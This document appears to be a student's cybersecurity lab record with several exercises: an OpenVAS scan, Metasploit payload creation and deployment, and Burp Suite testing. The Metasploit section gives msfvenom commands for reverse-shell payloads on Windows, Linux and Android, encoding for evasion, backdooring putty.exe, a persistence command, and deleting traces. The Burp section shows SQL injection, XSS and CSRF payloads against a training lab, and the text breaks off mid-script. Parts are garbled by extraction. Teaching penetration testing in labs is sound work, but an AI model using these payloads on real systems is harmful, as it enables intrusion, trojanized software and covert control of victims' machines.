

EXP NO:

DATE:

VULNERABILITY ASSESSMENT USING OPENVAS

AIM:

To perform vulnerability scanning on network devices, servers, and applications using OpenVAS to identify security weaknesses and misconfigurations.

ALGORITHM:

- Identify the target IP or network range to scan.
- Update OpenVAS with the latest vulnerability definitions.
- Configure the scan policy and parameters.
- Initiate the scan on the selected target.
- Analyze the scan report for detected vulnerabilities.
- Recommend remediation for critical issues.

PROCEDURE:

Install and Start OpenVAS:

=> Ensure OpenVAS (Greenbone Vulnerability Management) is installed.

=> Start OpenVAS services using `gvm =>start`` or relevant command.

Update Vulnerability Database:

=> Run `greenbone =>nvt =>sync`` or use the web interface to fetch the latest Network Vulnerability Tests (NVTs).

Configure Target:

=> Access the OpenVAS web interface (usually `https://localhost:9392``).

=> Add a new scan target with IP address or hostname.

Create a Scan Task:

=> Define a new task under "Scan Management".

=> Choose scan configurations such as “Full and Fast” or “Full and very deep”.

Launch Scan:

=> Start the scan by selecting the created task and clicking “Start Scan”.

Analyze the Report:

=> View the results once the scan completes.

=> Identify high, medium, and low severity vulnerabilities.

=> Check for misconfigurations, outdated software, and open ports.

SAMPLE INPUT& OUTPUT:

```
(kali㉿kali)-[~]
$ openvas -h
Usage:
  openvas [OPTION?] - Open Vulnerability Assessment Scanner

Help Options:
  -h, --help                Show help options

Application Options:
  -V, --version              Display version information
  -c, --config-file=<filename> Configuration file
  -s, --cfg-specs            Print configuration settings
  -y, --sysconfdir            Print system configuration directory (set at compile time)
  -u, --update-vt-info        Updates VT info into redis store from VT files
  --scan-start=<string>       ID of scan to start. ID and related data must be saved in redis before.
  --scan-stop=<string>        ID of scan to stop
```

```
(kali㉿kali)-[~]
$ sudo gvm-setup
Creating openvas-scanner's certificate file



[>] Creating database
CREATE ROLE
GRANT ROLE
CREATE EXTENSION
CREATE EXTENSION
[>] Migrate OpenVAS database
[*] Checking Default scanner
[>] Check OpenVAS Default
[*] Create OpenVAS Default
[*] Please note the password for the admin user
[*] User created with password '59d11ab5-50ad-44b8-8596-b34d6f9e9fce'.
[>] Updating OpenVAS feeds
[*] Updating: NVT
```

1

2

3

```
gvm-check-setup 20.8.0
Test completeness and readiness of GVM-20.8.0
Step 1: Checking OpenVAS (Scanner)...
OK: OpenVAS Scanner is present in version 20.8.1.
OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem
Checking permissions of /var/lib/openvas/gnupg/*
OK: _gvm owns all files in /var/lib/openvas/gnupg
OK: redis-server is present.
OK: scanner (db_address setting) is configured properly using the redis
server.
It seems like your GVM-20.8.0 installation is OK.
Checking that the obsolete redis database has been removed
OK: No old Redis DB
OK: ospsd-OpenVAS is present in version 20.8.1.
Step 2: Checking GVM Manager ...
OK: GVM Manager (gvmd) is present in version 20.08.1.
Step 3: Checking Certificates ...
OK: GVM client certificate is valid and present as /var/lib/gvm/CA/clientcert.pem.
OK: Your GVM certificate infrastructure passed validation.
```



Greenbone Advanced Task Wizard

Quick start: Create a new task

This wizard can help you by creating a new scan task and automatically starting it.

All you need to do is enter a name for the new task and the IP address or host name of the target, and select a scan configuration.

You can choose, whether you want to run the scan immediately, schedule the task for a later date and time, or just create the task so you can run it manually later.

In order to run an authenticated scan, you have to select SSH and/or SMB credentials, but you can also run an unauthenticated scan by not selecting any credentials. If you enter an email address in the "Email report to" field, a report of the scan will be sent to this address once it is finished.

For any other setting the defaults from "My Settings" will be applied.

Task Name 1

Scan Config 2

Target Host(s) 2

☒ Start immediately

☐ Create Schedule:

03/26/2021

at 14 h 55 m


☐ Do not start automatically

SSH Credential on port

SMB Credential

ESXi Credential 3

Email report to



OUTPUT:

Target: 192.168.1.10

OpenVAS Report Summary:

High: 3 vulnerabilities (e.g., outdated SSH version, RCE in web server)

Medium: 5 vulnerabilities (e.g., weak SSL configuration)

Low: 12 vulnerabilities (e.g., exposed service banners)

RESULT:

The scan successfully identified multiple vulnerabilities and misconfigurations in the target system. OpenVAS provided a detailed report categorizing issues by severity, enabling informed decision making for remediation and system hardening.

EXP NO:

DATE:

CREATING AND DEPLOYING A PAYLOAD USING METASPLOIT

AIM:

To create a malicious payload using **msfvenom**, deploy it on a target system, and establish a reverse shell connection using the Metasploit Framework, thereby understanding the principles of ethical hacking and penetration testing for security assessment.

REQUIREMENTS:

- Kali Linux (or any system with Metasploit installed)
- A Windows/Linux target machine (Virtual Machine preferred)
- Network connection (ensure both attacker and target are on the same network)
- Basic knowledge of Linux commands

THEORY:

Metasploit is a powerful penetration testing framework used for finding and exploiting vulnerabilities in computer systems. It provides tools for payload generation, exploit execution, and post-exploitation. **msfvenom** is a command-line utility used to generate malicious payloads in various formats (e.g., .exe, .elf, .apk).

multi/handler is a Metasploit module that listens for incoming connections from compromised machines. Meterpreter is an advanced interactive shell that allows attackers to execute commands, capture system information, and maintain access.

This experiment demonstrates how attackers can establish a reverse shell, which allows remote control of a target machine once the payload is executed. Understanding these techniques helps cybersecurity professionals develop effective defensive strategies.

ALGORITHM:

Step 1: Start Metasploit Framework

- Open Kali Linux terminal.
- Start the Metasploit service:
- `sudo systemctl start postgresql`
- `msfconsole`

Step 2: Generate a Payload

Use `msfvenom` to create a payload.

For Windows:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Attacker_IP>  
LPORT=4444 -f exe > payload.exe
```

For Linux:

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=<Attacker_IP>  
LPORT=4444 -f elf > payload.elf
```

For Android:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=<Attacker_IP> LPORT=4444  
R > payload.apk
```

Step 3: Transfer Payload to Target Machine

- Move the payload to the target machine using:
- USB Drive
- Email attachment
- Social Engineering techniques (for testing in a controlled environment)

Step 4: Set Up Listener in Metasploit

Open Metasploit Framework:

```
msfconsole
```

Use the exploit handler:

```
use exploit/multi/handler
```


Set the payload type:

set payload windows/meterpreter/reverse_tcp
(Modify this according to the OS of the target)

Set the LHOST (Attacker IP) and LPORT:

set LHOST <Attacker_IP>
set LPORT 4444

Start the listener:

exploit

Step 5: Execute Payload on Target**Run the payload on the target system:**

Double-click the payload.exe on Windows

Execute payload.elf in Linux:

chmod +x payload.elf
./payload.elf

Install and open payload.apk on Android

If successful, a Meterpreter session should open in Metasploit.

Step 6: Post-Exploitation**Once inside the target system, run:**

sysinfo # Get system information
getuid # Get user privileges
shell # Open command shell

To maintain access, create persistence:

run persistence -U -i 5 -p 4444 -r <Attacker_IP>

Step 7: Cleanup and Exit**Close the Meterpreter session:**

exit

Delete the payload from the target system to remove traces.

PROCEDURE:

Set up the Metasploit Framework on the attacker system. Generate a payload with msfvenom for the target operating system. Transfer the payload to the target machine via any suitable method. Configure the Metasploit Listener to receive the incoming connection. Execute the payload on the target to establish a reverse shell connection. Interact with the target system using Meterpreter commands. Perform post-exploitation tasks (gather system info, privilege escalation). Exit and clean up to remove any traces.

Step 1: Start Metasploit Framework

Command:

```
sudo systemctl start postgresql
```

```
Msfconsole
```

```
[-] Welcome to Metasploit Framework
```

```
[-] Version: x.x.x
```

```
[-] https://www.metasploit.com/
```

```
[-] Metasploit loaded successfully.
```

Step 2: Generate a Payload

Command (Windows example):

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444  
-f exe > payload.exe
```

```
[-] No platform was selected, defaulting to Windows
```

```
[-] No arch selected, selecting x86
```

```
[-] Generating payload...
```

```
[-] Payload size: 73802 bytes
```

```
(A file named payload.exe is created in the current directory.)
```

Step 3: Transfer Payload to Target Machine

No terminal output; the payload must be transferred manually.

Step 4: Set Up Listener in Metasploit

Command:

```
msfconsole
```

```
use exploit/multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.1.10
set LPORT 4444
exploit
[-] Started reverse TCP handler on 192.168.1.10:4444
[-] Waiting for an incoming connection...
```

Step 5: Execute Payload on Target

On Target Machine (Windows, for example):

Double-click payload.exe

For Linux:

The file executes, and nothing appears on the screen (silent execution)

Expected Output on Attacker Machine (Metasploit Console):

```
[-] Meterpreter session 1 opened (192.168.1.10:4444 -> 192.168.1.20:49215)
meterpreter>
(A successful Meterpreter session is opened.)
```

Step 6: Post-Exploitation Commands

Command:

```
Sysinfo
```

EXPECTED OUTPUT:

```
Computer: TARGET-PC
```

```
OS      : Windows 10 (Build 19044)
```

```
Arch    : x64
```

```
Meterpreter: x86/windows
```

Command:

```
getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

(Indicates that the attacker has system-level access.)

Command:

```
shell
```

```
Microsoft Windows [Version 10.0.19044.1526]
```

```
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\victim>
```

(A Windows command shell is opened.)

Step 7: Cleanup and Exit

Command:

Exit

EXPECTED OUTPUT:

[~] Meterpreter session 1 closed.

Command (On Target System - Removing Evidence):

del payload.exe

No output, but the file is deleted.


```
(kali@kali)-[~]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp --list-options
Options for payload/linux/x86/meterpreter/reverse_tcp:
=====
Name: Linux Mettle x86, Reverse TCP Stager
Module: payload/linux/x86/meterpreter/reverse_tcp
Platform: Linux, Linux
Arch: x86
Needs Admin: No
Total size: 245
Rank: Normal

Provided by:
William Webb <william_webb@rapid7.com>
skape <mmiller@hick.org>
egypt <egypt@metasploit.com>
tkmru

Basic options:
=====
Name      Current Setting  Required  Description
-----
LHOST
LPORT 4444          yes       The listen address (an interface may be specified)
The listen port
```




```
(kali㉿kali)-[~]  
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.103  
LPORT=5555 -f elf > example.elf  
[-] No platform was selected, choosing Msf::Module::Platform::Linux fr  
om the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 123 bytes  
Final size of elf file: 207 bytes
```



```
(kali㉿kali)-[~]  
$ file example.elf  
example.elf: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),  
statically linked, no section header
```



```
(kali㉿kali)-[~]  
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1  
23 LPORT=443 -f exe -o shell.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows  
from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: shell.exe
```



```
(kali㉿kali)-[~]  
$ file shell.exe  
shell.exe: PE32+ executable (GUI) x86-64, for MS Windows
```



```
(kali㉿kali)-[~]  
$ msfvenom -l encoders  
  
Framework Encoders [--encoder <value>]
```



Name	Rank	Description
cmd/brace	low	Bash Brace Expansion Command Encoder
cmd/echo	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution C ommand Encoder
cmd/ifs	low	Bourne \${IFS} Substitution Command En coder
cmd/perl	normal	Perl Command Encoder
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder


```

(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.123 LPORT=443
-e x86/shikata_ga_nai -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe

(kali@kali)-[~]
$ file payload.exe
payload.exe: PE32 executable (GUI) Intel 80386, for MS Windows

```

```

(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.123 LPORT=443
-x putty.exe -f exe > evilputty.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 1096080 bytes

(kali@kali)-[~]
$ file putty.exe evilputty.exe
putty.exe: PE32 executable (GUI) Intel 80386, for MS Windows
evilputty.exe: PE32 executable (GUI) Intel 80386, for MS Windows

(kali@kali)-[~]
$ ls -al putty.exe evilputty.exe
-rw-r--r-- 1 kali kali 1096080 Apr  4 19:17 evilputty.exe
-rw-r--r-- 1 kali kali 1096080 Jun 21  2020 putty.exe

(kali@kali)-[~]
$ md5sum putty.exe evilputty.exe
374fb48a959a96ce92ae0e4346763293 putty.exe
eebeb0035ee5bafbb6a93fa99480eb1f evilputty.exe

```

RESULT:

The attacker successfully gains a reverse shell connection to the target. The attacker can execute commands on the target machine remotely. The session is terminated, and logs are cleaned up.

EXP NO:

DATE:

ASSESSING THE SECURITY POSTURE OF A WEB APPLICATION USING BURP SUITE

AIM:

To assess the security posture of a web application by identifying common vulnerabilities such as SQL Injection (SQLi), Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF) using Burp Suite.

ALGORITHM:

1. SET UP BURP SUITE:

- o Install and configure Burp Suite.
- o Configure the browser to use Burp Suite's proxy.
- o Intercept and analyze HTTP requests and responses.

2. SQL INJECTION VULNERABILITIES:

- o Capture login or input requests.
- o Modify input fields by injecting SQL payloads.
- o Observe the response for SQL errors or anomalies.

3. CROSS-SITE SCRIPTING (XSS) VULNERABILITIES:

- o Find input fields that reflect user input.
- o Inject XSS payloads (e.g., `<script>alert(1)</script>`).
- o Check if the script executes in the browser.

4. CROSS-SITE REQUEST FORGERY (CSRF) VULNERABILITIES:

- o Intercept a request that performs an action (e.g., changing passwords).
- o Capture and replay the request from another user session.
- o Verify if the request executes without proper authentication tokens.

PROCEDURE:

SQL INJECTION

To bypass the login without providing valid credentials, we can use the SQL command ' or 1=1;-- in the password field. The login form validates the user based on the password, so when this command is entered, the SQL query transforms into:

SELECT * FROM users WHERE username=" AND password=" OR 1=1; Since 1=1 is always true and the OR operator is used, the condition evaluates to true. As a result, the query returns a valid response, tricking the web application into granting access by falsely verifying a matching username-password combination.

Login Form

Username:

Password:

SQL Query	SQL Results
select * from users where username=" and password=" or 1=1;--' LIMIT 1;	


CROSS-SITE SCRIPTING (XSS)

To perform a reflected XSS attack, we will access a site which is vulnerable to XSS attack. The vulnerability is in the search blog functionality.

When we enter a random value in the search field and see how the browser and HTML code is interacting with the input value, we find out that the value to be searched is placed in a value parameter inside the <input> tag of the HTML code.


```
<form action="/" method="GET"> flex  
  <input type="text" placeholder="Search the blog..." name="search" value="testing">  
  <button type="submit" class="button">Search</button>  
</form>
```

In order to perform a reflected XSS attack, we need to close the value parameter using the "" (double quotes). In this attack, we will use the javascript function, onmouseover event which triggers the code after the = when the mouse is hovered over the search functionality. The payload which is to be added in the search box is, "onmouseover"==alert(1) which, when supplied to the search box, runs the command but doesn't give any output.



The screenshot shows a web application interface. At the top, there is a search bar with the text "onmouseover"=alert(1)" entered. To the right of the search bar is a purple button labeled "Search". Below the search bar, there is a line of text that reads "0 search results for '"onmouseover"=alert(1)'" in purple. Below this, there is another search bar with the placeholder text "Search the blog..." and a purple button labeled "Search". At the bottom right, there is a link that says "< Back to Blog".

But, when we hover over the search box, we get a popup message saying which indicates that the attack has been executed successfully. This vulnerability can also be used to steal user cookies, session tokens etc.



CROSS SITE REQUEST FORGERY (CSRF)

Open Your Proxy Browser: Launch your intercepting proxy's browser and log into your web application account.

Submit the Target Form: Locate and submit the "Update email" form in the web application.

My Account

Your username is: wiener

Your email is: done@normal-user.net

Email

Update email

CAPTURE THE REQUEST: Open your Proxy history and find the request associated with the form submission you just completed.

GENERATE THE CSRF POC:

```
<html>
```

```
<body>
```

```
<form action="https://0a0100d803fa41ed838d566d004600b7.web-  
security-academy.net/my-account/change-email" method="POST"
```

```
<input type="hidden" name="email"
```

```
value="anonymous&#64;hacker&#45;user&#46;net" />
```

```
<input type="submit" value="Submit request" />
```

```
</form>
```

```
<script>history.pushState("", "", "/");
```

